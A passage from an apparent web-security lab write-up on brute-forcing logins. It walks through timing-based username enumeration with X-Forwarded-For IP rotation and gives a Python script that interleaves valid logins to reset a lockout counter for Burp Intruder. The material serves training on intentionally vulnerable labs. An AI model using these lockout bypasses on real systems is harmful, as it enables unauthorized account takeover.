
6. Use X-Forwarded-For header to change IP per request — switch to Pitchfork attack:

- Payload 1: Numbers 1–100
- Payload 2: Username list
7. Start the attack — the error disappears

8. Set a very long password to force the app to take more time when the username is valid

9. Start the attack again
10. Sort by Response Complete time

11. Identify the request that takes significantly longer

12. Username app01 takes more time — confirm in Repeater
13. Set app01 as the username in Intruder, load the password list, and start the attack

14. Filter responses for 30x redirects
15. Password found


16. Login with app01 : taylor → Solved
LAB 6 — Broken Brute-Force Protection, IP Block
Level:
PRACTITIONER
Analysis
| Vulnerability | Logic flaw in password brute-force protection |
| Goal | Find a valid password for username carlos |
| Key Concept | The app blocks after 3 failed attempts. But logging in successfully with a valid account resets the counter. By alternating 2 failed attempts for carlos with 1 valid login as wiener, we can brute-force indefinitely. |
Steps
1. Start the lab, intercept a login request with carlos and invalid password → send to Intruder

2. Go to Resource Pool → set max concurrent requests = 1

3. Build a credential list: 2 carlos attempts → 1 valid wiener login → repeat
1
2
3
4
5
6
carlos:password
carlos:password
wiener:peter
carlos:password
carlos:password
...
4. Python script to generate this pattern:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
print('usernames ------------------------------------------------------')
for i in range(150):
    if i % 3:
        print("carlos")
    else:
        print("wiener")

print('Passwords ------------------------------------------------------')
with open('password.txt', 'r') as f:
    line = f.readlines()

i = 0
for word in line:
    if i % 3:
        print(word.strip('\n'))
    else:
        print("peter")
        print(word.strip('\n'))
        i = i + 1
    i = i + 1

5. Copy all usernames and passwords into Burp Intruder — use Pitchfork attack
